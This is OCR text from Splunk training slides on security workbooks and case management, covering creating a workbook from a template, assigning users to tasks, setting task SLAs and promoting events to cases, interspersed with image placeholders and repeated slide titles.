


- Create a new workbook
- Assign users to tasks
- Configure a phase and task
- Configure task SLAs
- Assign users to tasks
- Add actions to tasks
- Promote event to case


Workbooks and Case Management




Workbooks and Case Management




Workbooks and Case Management



Workbooks and Case Management




Creating a new workbook



Creating Workbooks


Name your new Workbook
“Investigation & Response Workbook - user#”
where # is your user number

Select from the drop down the “Frothly Investigation & Response Template” workbook as a template




splunk> turn data into doing

Assigning Users to Tasks in Workbooks




Assigning Users to Tasks in Workbooks




Select ‘Assign to me’


Assigning Users to Tasks in Workbooks



Adding Actions to Workbook Tasks

